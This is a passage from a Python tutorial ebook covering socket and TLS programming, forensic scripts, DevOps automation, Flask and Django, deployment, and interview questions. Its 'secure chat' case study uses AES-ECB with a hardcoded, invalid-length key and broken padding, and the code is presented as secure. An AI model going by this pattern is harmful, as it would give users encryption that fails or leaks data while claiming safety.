client_socket, client_address = server_socket.accept()

print(f"Connection received from {client_address}")


client_socket.send(b"Hello, Client!")

message = client_socket.recv(1024).decode()

print("Client says:", message)


client_socket.close()

server_socket.close()
```

34.3.2 TCP Client Example

python

CopyEdit

```
import socket


client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

client_socket.connect(("127.0.0.1", 9999))


message = client_socket.recv(1024).decode()

print("Server says:", message)


client_socket.send(b"Hello, Server!")

client_socket.close()
```

Output:

pgsql

CopyEdit

```
Server listening on port 9999...

Connection received from ('127.0.0.1', 54321)

Client says: Hello, Server!
```

34.4 UDP Communication

34.4.1 UDP Server

python

CopyEdit

```
import socket


server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

server_socket.bind(("0.0.0.0", 9999))


print("UDP Server listening on port 9999...")

data, addr = server_socket.recvfrom(1024)

print(f"Received message: {data.decode()} from {addr}")


server_socket.sendto(b"Message received!", addr)

server_socket.close()
```

34.4.2 UDP Client

python

CopyEdit

```
import socket


client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

client_socket.sendto(b"Hello, UDP Server!", ("127.0.0.1", 9999))


response, _ = client_socket.recvfrom(1024)

print("Server response:", response.decode())


client_socket.close()
```

34.5 Network Security Threats & Solutions

Threat	Description	Prevention
MITM Attack	Attacker intercepts communication	Use SSL/TLS encryption
DDoS Attack	Overloading server with requests	Use rate limiting & firewalls
Packet Sniffing	Capturing unencrypted network traffic	Use VPN & encrypted communication
Port Scanning	Identifying open ports to exploit	Configure firewalls properly

---

34.6 Secure Communication with SSL/TLS

TLS (Transport Layer Security) encrypts communication between client and server.

34.6.1 Secure TCP Server with TLS

python

CopyEdit

```
import socket
import ssl

server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(("0.0.0.0", 9999))
server_socket.listen(1)

context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
context.load_cert_chain(certfile="server.crt", keyfile="server.key")

secure_socket, addr = server_socket.accept()
secure_conn = context.wrap_socket(secure_socket, server_side=True)

print(f"Secure connection from {addr}")
```

```
secure_conn.send(b"Secure Hello, Client!")

secure_conn.close()
```

34.6.2 Secure TCP Client with TLS

python

CopyEdit

```
import socket

import ssl


client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

context = ssl.create_default_context()


secure_conn = context.wrap_socket(client_socket,
server_hostname="127.0.0.1")

secure_conn.connect(("127.0.0.1", 9999))


message = secure_conn.recv(1024).decode()

print("Server says:", message)


secure_conn.close()
```

34.7 Case Study: Secure Chat Application

✅ **Scenario:** A secure chat system for confidential communication
✅ **Solution:** Implement encrypted socket communication with AES

python

CopyEdit

```
from Crypto.Cipher import AES

import socket

import base64


def encrypt(message, key):

    cipher = AES.new(key, AES.MODE_ECB)

    return
base64.b64encode(cipher.encrypt(message.ljust(16).encode()))


def decrypt(ciphertext, key):

    cipher = AES.new(key, AES.MODE_ECB)

    return
cipher.decrypt(base64.b64decode(ciphertext)).decode().strip()


key = b"thisisaverysecure"
```

```
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(("0.0.0.0", 9999))
server_socket.listen(1)

print("Secure Chat Server Running...")
client_socket, _ = server_socket.accept()

message = "Hello, Secure Client!"
encrypted_message = encrypt(message, key)
client_socket.send(encrypted_message)

client_socket.close()
server_socket.close()
```

34.8 Cheat Sheet

Function	Purpose	Example
`socket.socket()`	Create a socket	`s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
`bind((ip, port))`	Bind socket to IP & port	`s.bind(("0.0.0.0", 9999))`
`listen(5)`	Start listening for connections	`s.listen(5)`
`accept()`	Accept incoming connection	`client, addr = s.accept()`
`send(b"Message")`	Send data to socket	`client.send(b"Hello")`
`recv(1024)`	Receive data from socket	`data = client.recv(1024)`

34.9 Interview Questions & Answers

Q1: What is the difference between TCP and UDP?

A: TCP is connection-oriented, reliable, and slower. UDP is connectionless, faster, but unreliable.

Q2: How does SSL/TLS secure network communication?

A: SSL/TLS encrypts data between client and server to prevent eavesdropping and MITM attacks.

Q3: What are common network security threats?

A: MITM attacks, DDoS, packet sniffing, and port scanning.

34.10 Conclusion & Key Takeaways

✅ **Socket programming enables client-server communication**
✅ **Network security prevents unauthorized access and attacks**
✅ **TLS/SSL encrypts communication for security**

Chapter 35: Python for Digital Forensics

35.1 Introduction

Digital forensics is the process of analyzing electronic data to investigate cybercrimes. Python plays a crucial role in forensic investigations by helping experts retrieve, analyze, and process digital evidence.

Why Use Python for Digital Forensics?

✅ **Automates forensic tasks** (file recovery, metadata extraction, log analysis)
✅ **Extracts hidden information from digital devices**
✅ **Processes logs, registry data, and network packets efficiently**
✅ **Supports open-source forensic libraries like `pytsk3`, `scapy`, `pandas`**

35.2 Understanding Digital Forensics Process

35.2.1 Key Steps in Digital Forensics

1️⃣ **Identification** – Detecting digital evidence sources
2️⃣ **Collection** – Acquiring data without tampering
3️⃣ **Preservation** – Maintaining data integrity
4️⃣ **Analysis** – Extracting and interpreting forensic data
5️⃣ **Documentation** – Recording findings
6️⃣ **Presentation** – Reporting results

35.3 File Metadata Extraction

Metadata contains valuable forensic data like **file creation time, last modified time, owner details, and location data.**

35.3.1 Extract File Metadata using Python

python

CopyEdit

```
import os

import time


file_path = "example.txt"


if os.path.exists(file_path):

    metadata = os.stat(file_path)

    print("File Metadata:")

    print("Size:", metadata.st_size, "bytes")

    print("Created:", time.ctime(metadata.st_ctime))

    print("Modified:", time.ctime(metadata.st_mtime))

else:

    print("File not found.")
```

Output:

yaml

CopyEdit

```
File Metadata:

Size: 2048 bytes

Created: Mon Jul 29 15:12:40 2024

Modified: Mon Jul 29 15:15:55 2024
```

35.4 Extracting EXIF Data from Images

EXIF (Exchangeable Image File Format) stores **camera details, GPS location, date & time** in photos.

35.4.1 Extract EXIF Data from an Image

python

CopyEdit

```
from PIL import Image

from PIL.ExifTags import TAGS


image = Image.open("forensic_image.jpg")

exif_data = image._getexif()


if exif_data:

    print("EXIF Data:")

    for tag, value in exif_data.items():

        tag_name = TAGS.get(tag, tag)

        print(f"{tag_name}: {value}")

else:

    print("No EXIF data found.")
```

35.5 Registry Analysis (Windows Forensics)

Windows stores system and application configurations in the registry, useful for forensic analysis.

35.5.1 Extract Windows Registry Keys using Python

python

CopyEdit

```
import winreg


key_path = r"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"


registry = winreg.ConnectRegistry(None, winreg.HKEY_LOCAL_MACHINE)

key = winreg.OpenKey(registry, key_path)


for i in range(5):

    try:

        value = winreg.EnumValue(key, i)

        print(value)

    except OSError:

        break
```

```
winreg.CloseKey(key)

winreg.CloseKey(registry)
```

35.6 Network Traffic Analysis with Scapy

35.6.1 Capturing Network Packets using Python

python

CopyEdit

```
from scapy.all import sniff


def packet_callback(packet):

    print(packet.summary())


sniff(filter="tcp", prn=packet_callback, count=10)
```

35.7 Detecting Malware in Files

35.7.1 Calculate File Hash for Integrity Check

python

CopyEdit

```
import hashlib


def calculate_hash(file_path):
    with open(file_path, "rb") as file:
        content = file.read()
        return hashlib.sha256(content).hexdigest()


file_path = "suspicious_file.exe"
hash_value = calculate_hash(file_path)


print("SHA-256 Hash:", hash_value)
```

35.8 Case Study: Investigating a Phishing Attack

Scenario:

A company receives multiple reports of phishing emails. A forensic investigator needs to analyze email headers and attachments for evidence.

Solution:

1️⃣ **Extract email headers to find sender details**
2️⃣ **Analyze attached files for malware signatures**
3️⃣ **Check network traffic logs for unauthorized access**

35.9 Cheat Sheet: Python Digital Forensics

Task	Python Library	Example Command
Extract EXIF Data	`PIL.ExifTags`	`image._getexif()`
Parse Windows Registry	`winreg`	`winreg.EnumValue()`
Capture Network Packets	`scapy`	`sniff(filter="tcp", count=10)`
Generate File Hash	`hashlib`	`hashlib.sha256(file.read()).hexdigest()`

35.10 Interview Questions & Answers

Q1: What is the role of Python in digital forensics?

A: Python helps in extracting metadata, analyzing network traffic, parsing logs, and automating forensic tasks.

Q2: How do you analyze network traffic using Python?

A: Using the `scapy` library, you can sniff packets, inspect headers, and detect suspicious activity.

Q3: What is the significance of EXIF data in forensics?

A: EXIF data helps identify when, where, and how an image was captured, aiding forensic investigations.

Q4: How can you detect malware in a file using Python?

A: By calculating a file's hash using `hashlib` and comparing it against known malware signatures.

35.11 Conclusion & Key Takeaways

✅ Python is widely used in forensic investigations for data extraction, analysis, and automation.
✅ Metadata, EXIF data, network packets, and registry entries are key forensic evidence sources.
✅ Automating forensic processes with Python enhances efficiency and accuracy.

Chapter 36: Python in DevOps and Cloud Computing

36.1 Introduction

Python is a powerful tool in **DevOps and Cloud Computing** due to its ability to automate infrastructure, manage configurations, handle deployments, and interact with cloud services. This chapter explores how Python enhances DevOps workflows and cloud management.

Why Use Python in DevOps & Cloud?

✅ **Automation of repetitive DevOps tasks** (CI/CD, provisioning, scaling)
✅ **Seamless integration with AWS, Azure, GCP, and Kubernetes**
✅ **Configuration management with tools like Ansible, Terraform, and SaltStack**
✅ **Monitoring, logging, and debugging capabilities**

36.2 Automating Infrastructure with Python

36.2.1 Infrastructure as Code (IaC) with Python and Terraform

Terraform uses configuration files to automate cloud resource management. Python can be used to execute Terraform scripts dynamically.

Example: Using Python to Deploy an AWS EC2 Instance with Terraform

python

CopyEdit

```
import os


# Initialize Terraform

os.system("terraform init")


# Apply Terraform configurations

os.system("terraform apply -auto-approve")
```

✅ **Output:**

nginx

CopyEdit

```
Terraform initialized.

Terraform applied successfully, EC2 instance deployed.
```

36.3 Continuous Integration and Deployment (CI/CD) with Python

36.3.1 Using Python for Jenkins Automation

Jenkins automates software build, test, and deployment processes. We can trigger Jenkins jobs using Python.

Example: Triggering a Jenkins Job with Python

python

CopyEdit

```
import requests


jenkins_url = "http://your-jenkins-server/job/my-project/build"

headers = {"Authorization": "Basic YOUR_AUTH_TOKEN"}


response = requests.post(jenkins_url, headers=headers)


if response.status_code == 201:

    print("Jenkins job triggered successfully!")

else:

    print("Failed to trigger Jenkins job.")
```

36.4 Configuration Management with Python and Ansible

Ansible automates server configuration and software deployment.

Example: Running an Ansible Playbook using Python

python

CopyEdit

```
import os


playbook = "deploy.yml"

os.system(f"ansible-playbook {playbook}")
```

✅ **Output:**

markdown

CopyEdit

```
PLAY [Deploy application]
************************************************

TASK [Installing dependencies]
*********************************************

TASK [Starting application]
************************************************
```

36.5 Cloud Automation with Python (AWS, Azure, GCP)

36.5.1 Managing AWS Resources with Boto3

AWS Boto3 library allows Python to interact with AWS services.

Example: Creating an AWS S3 Bucket using Python

python

CopyEdit

```
import boto3


s3 = boto3.client("s3")


bucket_name = "my-devops-bucket"

s3.create_bucket(Bucket=bucket_name)


print(f"S3 bucket '{bucket_name}' created successfully!")
```

36.6 Kubernetes Automation with Python

Python's `kubernetes` module helps manage clusters programmatically.

Example: Deploying a Pod in Kubernetes using Python

python

CopyEdit

```
from kubernetes import client, config

# Load kubeconfig

config.load_kube_config()


v1 = client.CoreV1Api()

pod_manifest = {

    "apiVersion": "v1",

    "kind": "Pod",

    "metadata": {"name": "nginx-pod"},

    "spec": {"containers": [{"image": "nginx", "name": "nginx"}]},

}


v1.create_namespaced_pod(namespace="default", body=pod_manifest)

print("Pod deployed successfully!")
```

36.7 Monitoring and Logging with Python

Python can automate log collection and monitoring tasks using **Prometheus, Grafana, and ELK Stack**.

Example: Collecting System Logs using Python

python

CopyEdit

```
import psutil


cpu_usage = psutil.cpu_percent(interval=1)

memory_info = psutil.virtual_memory()


print(f"CPU Usage: {cpu_usage}%")

print(f"Memory Usage: {memory_info.percent}%")
```

36.8 Case Study: Automating Cloud Deployments in a Large Enterprise

Scenario:

A company wants to automate the deployment of microservices on AWS.

Solution:

✅ **Use Terraform for infrastructure provisioning**
✅ **Automate deployments with Jenkins CI/CD**
✅ **Use Ansible for configuration management**
✅ **Monitor with Prometheus and Grafana**

36.9 Cheat Sheet: Python in DevOps & Cloud Computing

Task	Python Library	Example
Automate AWS	`boto3`	`s3.create_bucket(Bucket="my-bucket")`
Automate CI/CD	`requests`	`requests.post(jenkins_url, headers=headers)`
Infrastructure as Code	`os`	`os.system("terraform apply")`
Monitor Logs	`psutil`	`psutil.cpu_percent(interval=1)`
Kubernetes Automation	`kubernetes`	`v1.create_namespaced_pod(...)`

36.10 Interview Questions & Answers

Q1: How does Python help in DevOps?

A: Python automates CI/CD, infrastructure provisioning, cloud resource management, and monitoring.

Q2: What is the role of Python in AWS automation?

A: Python's Boto3 library allows programmatic access to AWS services for resource creation, scaling, and automation.

Q3: How do you use Python for Kubernetes automation?

A: The `kubernetes` Python client enables interaction with Kubernetes API to deploy, manage, and monitor containers.

Q4: How can Python be used in CI/CD pipelines?

A: Python scripts can trigger Jenkins jobs, run tests, automate deployments, and monitor pipeline health.

36.11 Conclusion & Key Takeaways

✅ Python streamlines DevOps workflows by automating infrastructure, CI/CD, and cloud management.
✅ Python libraries like `boto3`, `kubernetes`, and `ansible` integrate seamlessly with cloud platforms.
✅ Monitoring and logging are crucial for maintaining cloud and DevOps pipelines.
✅ Python enhances efficiency, reducing manual intervention in DevOps workflows.

Chapter 37: Building Web Applications with Flask and Django

37.1 Introduction

Python offers two major web frameworks: **Flask** (lightweight, minimal) and **Django** (full-featured, batteries-included). This chapter covers building web applications using both.

Why Flask and Django?

✅ **Flask:** Simple, lightweight, ideal for microservices.
✅ **Django:** Full-fledged, secure, best for large applications.
✅ **Python-based frameworks ensure easy integration with AI, ML, DevOps, and cloud tools.**

37.2 Flask: A Lightweight Web Framework

37.2.1 Setting Up a Flask Project

Install Flask using:

bash

CopyEdit

```
pip install flask
```

37.2.2 Hello World in Flask

python

CopyEdit

```
from flask import Flask


app = Flask(__name__)


@app.route("/")
def home():
    return "Hello, Flask!"


if __name__ == "__main__":
    app.run(debug=True)
```

✅ **Output:**

arduino

CopyEdit

```
Flask server running at http://127.0.0.1:5000
```

37.3 Building a REST API with Flask

37.3.1 Creating a Simple API

python

CopyEdit

```
from flask import Flask, jsonify


app = Flask(__name__)


@app.route("/api/data", methods=["GET"])
def get_data():
    return jsonify({"message": "Welcome to Flask API!"})


if __name__ == "__main__":
    app.run(debug=True)
```

✅ **Output:**
Visiting **http://127.0.0.1:5000/api/data** returns:

json

CopyEdit

```
{"message": "Welcome to Flask API!"}
```

37.4 Django: A Full-Stack Web Framework

37.4.1 Setting Up a Django Project

bash

CopyEdit

```
pip install django

django-admin startproject myproject

cd myproject

python manage.py runserver
```

37.5 Building a Web Application with Django

37.5.1 Creating a Django App

bash

CopyEdit

```
python manage.py startapp myapp
```

37.5.2 Defining a Django View

Edit `myapp/views.py`:

python

CopyEdit

```
from django.http import HttpResponse


def home(request):

    return HttpResponse("Hello, Django!")
```

Edit `myproject/urls.py`:

python

CopyEdit

```
from django.urls import path

from myapp.views import home


urlpatterns = [

    path("", home),

]
```

✅ **Output:**

arduino

CopyEdit

```
Django server running at http://127.0.0.1:8000
```

37.6 Building a REST API with Django and Django REST Framework (DRF)

37.6.1 Install Django REST Framework

bash

CopyEdit

```
pip install djangorestframework
```

37.6.2 Create an API Endpoint

Edit `myapp/views.py`:

python

CopyEdit

```
from rest_framework.response import Response
from rest_framework.decorators import api_view


@api_view(["GET"])
def api_home(request):
    return Response({"message": "Welcome to Django API!"})
```

Edit `myproject/urls.py`:

python

CopyEdit

```
from django.urls import path
from myapp.views import api_home

urlpatterns = [
    path("api/", api_home),
]
```

✅ **Output:**
Visiting **http://127.0.0.1:8000/api/** returns:

json

CopyEdit

```
{"message": "Welcome to Django API!"}
```

37.7 Templates and Static Files in Django

37.7.1 Rendering an HTML Page

Create a `templates` folder inside `myapp` and add `home.html`:

html

CopyEdit

```
<!DOCTYPE html>
<html>
<head>
    <title>My Django App</title>
</head>
<body>
    <h1>Welcome to My Django App</h1>
</body>
</html>
```

Edit `myapp/views.py`:

python

CopyEdit

```
from django.shortcuts import render
```

```
def home(request):
    return render(request, "home.html")
```

✅ **Output:**
Web page displays "**Welcome to My Django App**"

37.8 Case Study: E-Commerce Platform Using Django

Scenario:

A company wants to build an e-commerce site with user authentication, product management, and an API.

Solution:

✅ **Use Django for full-stack development**
✅ **Implement Django REST Framework for API endpoints**
✅ **Integrate PostgreSQL for database storage**
✅ **Deploy using Docker & AWS Elastic Beanstalk**

37.9 Cheat Sheet: Flask vs Django

Feature	Flask	Django
Lightweight	✅ Yes	❌ No
Full-Stack	❌ No	✅ Yes
ORM Support	❌ No (use SQLAlchemy)	✅ Yes (Django ORM)
REST API	✅ Yes	✅ Yes (DRF)
Use Case	Microservices	Large Applications

37.10 Interview Questions & Answers

Q1: What are the key differences between Flask and Django?

A: Flask is minimalistic, while Django is a full-stack framework. Flask is best for small apps, while Django is ideal for large applications.

Q2: How do you create a REST API in Django?

A: Use **Django REST Framework (DRF)** and define API views using `@api_view` decorators.

Q3: How do you handle user authentication in Django?

A: Use Django's built-in `User` model with authentication views like `login`, `logout`, and `authenticate`.

Q4: What are Django middleware and how are they used?

A: Middleware are hooks into the request-response cycle to modify HTTP requests or responses.

37.11 Conclusion & Key Takeaways

✅ Flask is great for lightweight applications, while Django is best for full-fledged web apps.
✅ Django provides built-in authentication, ORM, and admin panel, making it powerful for large projects.
✅ Both frameworks support REST API development, Flask with `flask-restful` and Django with `Django REST Framework`.
✅ Use Flask for microservices and Django for enterprise applications.

Chapter 38: Deploying Python Applications

38.1 Introduction

Deploying a Python application involves preparing it for production use on cloud platforms, VPS, or on-premise servers. This chapter covers:

✅ **Deploying Flask and Django apps**
✅ **Using Docker and Kubernetes**
✅ **Deploying on AWS, Azure, and Google Cloud**
✅ **Using CI/CD pipelines for automation**

38.2 Deployment Options for Python Applications

Deployment Type	Example Platforms	Use Case
Cloud Hosting	AWS, Azure, GCP	Scalable applications
VPS Hosting	DigitalOcean, Linode	Low-cost deployments
Containerization	Docker, Kubernetes	Microservices
Serverless	AWS Lambda, Google Cloud Functions	Event-driven apps
On-Premise	Bare Metal, VMs	Enterprise applications

38.3 Deploying Flask Applications

38.3.1 Deploying Flask with Gunicorn and Nginx

Step 1: Install Dependencies

bash

CopyEdit

```
pip install flask gunicorn
```

Step 2: Create a Flask App

python

CopyEdit

```
from flask import Flask


app = Flask(__name__)


@app.route("/")
def home():
    return "Hello, Flask Deployment!"
if __name__ == "__main__":
    app.run()
```

Step 3: Create a Gunicorn Service

Run Gunicorn on port 8000:

bash

CopyEdit

```
gunicorn --workers 3 --bind 0.0.0.0:8000 app:app
```

Step 4: Configure Nginx as Reverse Proxy

Edit `/etc/nginx/sites-available/flask`

nginx

CopyEdit

```
server {
    listen 80;
    location / {
        proxy_pass http://127.0.0.1:8000;
    }
}
```

bash

CopyEdit

```
ln -s /etc/nginx/sites-available/flask /etc/nginx/sites-enabled
systemctl restart nginx
```

✅ **Flask app is now accessible at `http://your-server-ip/`**

38.4 Deploying Django Applications

38.4.1 Using Gunicorn & Nginx for Django

Step 1: Install Dependencies

bash

CopyEdit

```
pip install django gunicorn
```

Step 2: Run Migrations & Create Superuser

bash

CopyEdit

```
python manage.py migrate

python manage.py createsuperuser
```

Step 3: Start Gunicorn

bash

CopyEdit

```
gunicorn --workers 3 --bind 0.0.0.0:8000 myproject.wsgi
```

Step 4: Configure Nginx (Same as Flask setup)

✅ **Django app is now accessible at `http://your-server-ip/`**

38.5 Deploying Python Apps with Docker

38.5.1 Dockerizing a Flask App

Step 1: Create a `Dockerfile`

dockerfile

CopyEdit

```
FROM python:3.9

WORKDIR /app

COPY . /app

RUN pip install flask gunicorn

CMD ["gunicorn", "-w", "3", "-b", "0.0.0.0:8000", "app:app"]
```

Step 2: Build and Run the Docker Image

bash

CopyEdit

```
docker build -t flask-app .

docker run -p 8000:8000 flask-app
```

✅ **App is accessible at** `http://localhost:8000/`

38.6 Deploying Python Apps to AWS

38.6.1 Using AWS Elastic Beanstalk

Step 1: Install AWS CLI & EB CLI

bash

CopyEdit

```
pip install awsebcli --upgrade
```

Step 2: Initialize Elastic Beanstalk App

bash

CopyEdit

```
eb init -p python-3.8 flask-app

eb create flask-env
```

✅ **App is deployed on AWS Elastic Beanstalk**

38.7 Kubernetes Deployment for Python Apps

38.7.1 Deploying Flask with Kubernetes

Step 1: Create a Deployment YAML

yaml

CopyEdit

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: flask-app
spec:
  replicas: 2
  selector:
    matchLabels:
      app: flask
  template:
    metadata:
      labels:
        app: flask
    spec:
```

```
    containers:
    - name: flask
      image: flask-app:latest
      ports:
      - containerPort: 8000
```

Step 2: Deploy to Kubernetes

bash

CopyEdit

```
kubectl apply -f deployment.yaml
```

✅ **Flask app is now running on Kubernetes**

38.8 Case Study: Deploying an E-Commerce Platform

Scenario:

A company wants to deploy a scalable e-commerce website using Django.

Solution:

✅ **Use Docker for containerization**
✅ **Deploy on AWS with ECS (Elastic Container Service)**
✅ **Use Kubernetes for scalability**
✅ **Set up CI/CD with GitHub Actions**

38.9 Cheat Sheet: Deployment Commands

Task	Command
Run Flask with Gunicorn	`gunicorn -w 3 -b 0.0.0.0:8000 app:app`
Start Django with Gunicorn	`gunicorn -w 3 -b 0.0.0.0:8000 myproject.wsgi`
Build Docker Image	`docker build -t myapp .`
Run Docker Container	`docker run -p 8000:8000 myapp`
Deploy to Kubernetes	`kubectl apply -f deployment.yaml`
Deploy to AWS Elastic Beanstalk	`eb create my-env`

38.10 Interview Questions & Answers

Q1: What is the difference between Docker and Kubernetes?

A: Docker is a containerization platform, while Kubernetes is an orchestration tool for managing containerized applications.

Q2: Why use Gunicorn with Flask/Django instead of the default server?

A: The default server is for development only, while Gunicorn provides production-level performance.

Q3: What are the benefits of deploying Python apps on AWS?

A: Scalability, managed infrastructure, and cost-effective pricing.

Q4: How do you set up CI/CD for Python apps?

A: Use **GitHub Actions**, **Jenkins**, or **GitLab CI/CD** to automate deployment.

38.11 Conclusion & Key Takeaways

✅ **Use Gunicorn and Nginx for production Flask/Django apps**
✅ **Docker simplifies deployment across environments**
✅ **Kubernetes manages large-scale deployments**
✅ **AWS, Azure, and GCP provide scalable hosting solutions**
✅ **CI/CD automates deployment for efficiency**

Chapter 39: Python Interview Questions and Answers

39.1 Introduction

Python is widely used in **web development, automation, AI/ML, DevOps, and data science**. This chapter covers essential **Python interview questions** for **freshers and experienced professionals**.

39.2 Python Basic Interview Questions

Q1: What is Python? Why is it popular?

A: Python is an interpreted, high-level programming language known for:
✔️ Simplicity and readability
✔️ Extensive libraries (NumPy, Pandas, TensorFlow)
✔️ Cross-platform compatibility
✔️ Versatility (web, AI, automation, cloud)

Q2: How is Python different from Java?

Feature	Python	Java
Typing	Dynamically typed	Statically typed
Execution	Interpreted	Compiled
Code Complexity	Simple	Verbose
Speed	Slower than Java	Faster than Python

39.3 Python Syntax & Data Structures

Q3: What are Python's built-in data types?

A:
✔️ `int`, `float`, `complex` (Numbers)
✔️ `list`, `tuple`, `set`, `dict` (Collections)
✔️ `bool`, `str`, `bytes`

Q4: Difference between list and tuple?

Feature	List ([ ])	Tuple (( ))
Mutable?	✅ Yes	❌ No
Speed	Slower	Faster
Use Case	Frequent changes	Read-only data

Q5: How to swap two variables in Python?

python

CopyEdit

```
a, b = 10, 20

a, b = b, a

print(a, b)  # Output: 20 10
```

39.4 Python Functions & OOP

Q6: What are *args and kwargs in Python?

A:

- `*args` allows passing **multiple positional arguments**.
- `**kwargs` allows passing **multiple keyword arguments**.

python

CopyEdit

```
def my_func(*args, **kwargs):
    print(args, kwargs)

my_func(1, 2, 3, name="Alice", age=25)
# Output: (1, 2, 3) {'name': 'Alice', 'age': 25}
```

Q7: What is Python's self keyword?

A: `self` represents the instance of a class.

python

CopyEdit

```
class Car:

    def __init__(self, brand):

        self.brand = brand


my_car = Car("Tesla")

print(my_car.brand)  # Output: Tesla
```

39.5 Advanced Python Concepts

Q8: What is Python's Global Interpreter Lock (GIL)?

A: GIL allows only one thread to execute at a time, affecting multi-threaded performance.

Q9: Difference between deep copy and shallow copy?

python

CopyEdit

```
import copy
```

```
a = [[1, 2], [3, 4]]

b = copy.copy(a)  # Shallow Copy

c = copy.deepcopy(a)  # Deep Copy
```

39.6 Python for Web Development

Q10: How does Flask differ from Django?

Feature	Flask	Django
Type	Microframework	Full-stack
Flexibility	High	Less
Built-in Features	Minimal	Many

Q11: How to deploy a Python web app using Flask and Gunicorn?

bash

CopyEdit

```
gunicorn --workers 3 --bind 0.0.0.0:8000 app:app
```

39.7 Python in Data Science

Q12: What is Pandas? Why use it?

A: Pandas is a Python library for **data manipulation**.

python

CopyEdit

```
import pandas as pd

df = pd.DataFrame({'Name': ['Alice', 'Bob'], 'Age': [25, 30]})

print(df)
```

39.8 Python in DevOps & Automation

Q13: How to write a Python script to check disk usage?

python

CopyEdit

```
import shutil

total, used, free = shutil.disk_usage("/")

print(f"Total: {total}, Used: {used}, Free: {free}")
```

Q14: What is Ansible in Python?

A: Ansible is an automation tool written in Python for **IT orchestration**.

39.9 Python Coding Interview Questions

Q15: Write a Python function to check if a string is a palindrome.

python

CopyEdit

```
def is_palindrome(s):
    return s == s[::-1]

print(is_palindrome("radar"))  # Output: True
```

Q16: Write a Python program to find the missing number in an array.

python

CopyEdit

```
def missing_number(arr):
    return sum(range(1, len(arr) + 2)) - sum(arr)

print(missing_number([1, 2, 4, 5]))  # Output: 3
```

39.10 Case Study: Python in FinTech

Scenario:

A **FinTech** company needs a Python-based **real-time fraud detection system**.

Solution:

✔️ **Use Pandas for data processing**
✔️ **Deploy ML model with Flask API**
✔️ **Use Celery for background tasks**

39.11 Python Cheat Sheet for Interviews

Concept	Command / Explanation
Check Python version	`python --version`
List installed packages	`pip list`
Create a virtual environment	`python -m venv env`
Check memory usage	`import sys; sys.getsizeof(obj)`

39.12 Interview Questions Recap

✅ **Python Basics: Syntax, Data Types, Lists, Tuples**
✅ **OOP: Classes, Inheritance, Self, Super**
✅ **Advanced Concepts: GIL, Multithreading, Copying**
✅ **Web Development: Flask, Django**
✅ **Data Science: Pandas, NumPy, ML**
✅ **DevOps: Python for Automation, Ansible, CI/CD**
✅ **Coding Challenges: Palindrome, Sorting, Searching**

39.13 Conclusion & Key Takeaways

🚀 **Python is essential for Web, AI, DevOps, and Cloud**
🚀 **Master OOP, Data Structures, and Libraries like Pandas, Flask, Django**
🚀 **Practice Python coding challenges daily**
🚀 **Learn automation tools like Ansible and Kubernetes**

Chapter 40: Python Cheat Sheets and Case Studies

40.1 Introduction

Cheat sheets provide a **quick reference guide** for **Python syntax, libraries, and tools**. This chapter includes:
✔️ **Essential Python syntax & commands**
✔️ **Data structures, OOP, and libraries**
✔️ **Case studies with real-life Python applications**

40.2 Python Syntax Cheat Sheet

Feature	Command / Syntax
Check Python version	`python --version`
Print statement	`print("Hello, World!")`
Multi-line comment	`""" This is a comment """`
Variables	`x = 10; y = "Hello"`
Conditional Statements	`if x > 0: print("Positive")`
Loops	`for i in range(5): print(i)`

python

CopyEdit

```
# Python Conditional Statement Example

x = 10

if x > 0:

    print("Positive")

else:

    print("Negative")

# Output: Positive
```

40.3 Python Data Structures Cheat Sheet

Data Structure	Definition	Example
List ([ ])	Mutable, ordered collection	`lst = [1, 2, 3]`
Tuple (( ))	Immutable ordered collection	`tpl = (1, 2, 3)`
Set ({})	Unordered, unique values	`s = {1, 2, 3}`
Dictionary ({})	Key-value pairs	`d = {"key": "value"}`

python

CopyEdit

```
# Dictionary Example

student = {"name": "Alice", "age": 25}

print(student["name"])  # Output: Alice
```

40.4 Object-Oriented Programming (OOP) Cheat Sheet

Concept	Definition	Example
Class	Blueprint for objects	`class Car:`
Object	Instance of a class	`my_car = Car()`
Constructor	`__init__` method initializes objects	`def __init__(self, brand):`
Inheritance	Child class inherits properties	`class ElectricCar(Car):`

python

CopyEdit

```
# Class Example

class Car:

    def __init__(self, brand):

        self.brand = brand


car1 = Car("Tesla")

print(car1.brand)  # Output: Tesla
```

40.5 Python Libraries Cheat Sheet

Library	Purpose	Example
NumPy	Numerical computing	`import numpy as np`
Pandas	Data analysis	`import pandas as pd`
Matplotlib	Data visualization	`import matplotlib.pyplot as plt`
Flask	Web applications	`from flask import Flask`
Requests	HTTP requests	`import requests`

python

CopyEdit

```
# NumPy Example

import numpy as np

arr = np.array([1, 2, 3])

print(arr.mean())  # Output: 2.0
```

40.6 Python DevOps & Automation Cheat Sheet

DevOps Tool	Purpose	Example
Boto3	AWS SDK for Python	`import boto3`
Fabric	SSH automation	`from fabric import Connection`
Ansible	Configuration management	`ansible-playbook deploy.yml`
Docker SDK	Manage Docker containers	`import docker`

python

CopyEdit

```
# Docker SDK Example

import docker

client = docker.from_env()

print(client.containers.list())
```

40.7 Case Study: Python in FinTech

Scenario:

A FinTech startup wants to **analyze stock market trends** using Python.

Solution:

✔️ Use **Pandas** for data processing
✔️ Use **Matplotlib** for stock trend visualization
✔️ Deploy Flask API for live stock updates

python

CopyEdit

```
import pandas as pd

import matplotlib.pyplot as plt


# Sample stock data

data = {'Date': ['2024-01-01', '2024-01-02'], 'Price': [100, 105]}

df = pd.DataFrame(data)


# Plot stock price trend

df.plot(x='Date', y='Price', kind='line')

plt.show()
```

40.8 Case Study: Python in Healthcare

Scenario:

A hospital wants to **predict patient readmission rates** using Python.

Solution:

✔️ Train a **Machine Learning model** using **scikit-learn**
✔️ Deploy the model using **Flask API**

python

CopyEdit

```
from sklearn.linear_model import LogisticRegression


# Sample dataset

X = [[20], [30], [40]]

y = [0, 1, 1]  # 0 = No readmission, 1 = Readmission


model = LogisticRegression()

model.fit(X, y)


print(model.predict([[35]]))  # Output: [1] (Predicted readmission)
```

40.9 Python Interview Questions & Answers

Q1: How to improve Python code performance?

A: Use **list comprehensions, generators, multiprocessing, and NumPy**.

Q2: What is the difference between shallow copy and deep copy?
